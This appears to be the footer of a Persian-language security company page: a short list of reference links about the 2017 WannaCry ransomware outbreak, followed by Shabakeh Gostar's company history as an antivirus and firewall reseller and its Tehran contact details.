- https://www.bleepingcomputer.com/news/security/wana-decrypt0r-ransomware-using-nsa-exploit-leaked-by-shadow-brokers-is-on-a-rampage/
- https://securelist.com/blog/incidents/78351/wannacry-ransomware-used-in-widespread-attacks-all-over-the-world/
- https://www.nytimes.com/interactive/2017/05/12/world/europe/wannacry-ransomware-map.html?_r=1
- https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
- https://www.bleepingcomputer.com/news/security/wana-decryptor-WannaCry-technical-nose-dive

شبکه گستر

شرکت مهندسی شبکه گستر در سال ۱۳۷۰ تأسیس گردید و اولین شرکت ایرانی است که در زمینه نرم‌افزارهای ضدویروس فعالیت تخصصی و متمرکزی را آغاز کرده است. در ابتدا، همکاری مشترکی بین شرکت مهندسی شبکه گستر و شرکت انگلیسی S & S International (تولیدکننده ضدویروس مشهور Toolkit) آغاز گردید. در مدت کوتاهی، با فعالیت شبکه گستر به‌عنوان نماینده رسمی و انحصاری S & S International در ایران، به تدریج ضدویروس Dr Solomon's Toolkit به محبوب‌ترین ضدویروس در ایران تبدیل شد.

پس از خرید شرکت S & S International توسط شرکت McAfee در سال ۱۳۷۷، شرکت شبکه گستر نیز مانند دیگر نمایندگان بین‌المللی فعالیت خود را بر روی نرم‌افزارهای ضدویروس McAfee ادامه داد. در حال حاضر نیز شرکت شبکه گستر به‌عنوان فروشنده مجاز (Authorized Reseller) در منطقه خاورمیانه، به ارائه محصولات و خدمات درایران اقدام می‌نماید.

در سال ۱۳۸۴ شرکت مهندسی شبکه گستر موفق به کسب نمایندگی رسمی و انحصاری شرکت آلمانی Astaro، سازنده محصولات "مدیریت یکپارچه تهدیدات" (Unified Threat Management) گردید. به دنبال رشد چشمگیر و موفقیت جهانی محصولات امنیتی شرکت Astaro، در سال ۱۳۹۰ شرکت Sophos انگلیس، اقدام به خرید این شرکت آلمانی نمود. به دنبال این نقل و انتقال، شرکت مهندسی شبکه گستر به‌عنوان نماینده شرکت Sophos ادامه فعالیت داده و اکنون محصولات Astaro سابق را تحت نام جدید Sophos و دیگر محصولات امنیت شبکه این شرکت را در ایران عرضه می‌نماید.

از سال ۱۳۹۱ نیز، شرکت مهندسی شبکه گستر عرضه محصولات ضدویروس Bitdefender را به‌عنوان نماینده و توزیع‌کننده (Distributor) رسمی در ایران، آغاز کرد. عرضه محصولات ضدویروس Bitdefender در کنار محصولات امنیتی McAfee، پاسخی به شرایط و نیازهای متفاوت کاربران و مدیران شبکه است. ضد ویروس چابک‌تر، مدیریت آسان‌تر و محصولی مقرون به صرفه‌تر، انتظاراتی بودند که برخی کاربران و مدیران شبکه‌های کوچک و متوسط داشتند و با عرضه محصولات ضدویروس Bitdefender، شبکه گستر به نیازهای این بخش از بازار پاسخ داد.

شرکت مهندسی شبکه گستر افتخار دارد که مجری برخی از بزرگترین پروژه‌های طراحی، نصب، راه‌اندازی و طولانی مدت‌ترین خدمات نگهداری و پشتیبانی محصولات نرم‌افزاری ضدویروس و سخت‌افزاری فایروال در کشور بوده است.

این شرکت علاوه بر خدمات‌دهی به هزاران شرکت و سازمان که صدها هزار کاربر را در کشور شامل می‌شوند، دارای شبکه نمایندگی فروش و پشتیبانی در سراسر کشور نیز می‌باشد.

ISO 9001:2008
Cert No 9150.C528

شبکه گستر

شرکت مهندسی شبکه گستر

تهران ۱۹۶۸۶، خیابان شهید دستگردی، شماره ۲۷۳

تلفن / دورنگار ۰۲۱-۴۲۰۵۲

تارنمای شرکت www.shabakeh.net

سامانه پشتیبانی help.shabakeh.net

خدمات پس از فروش my.shabakeh.net

مرکز آموزش events.shabakeh.net

اتاق خبر newsroom.shabakeh.net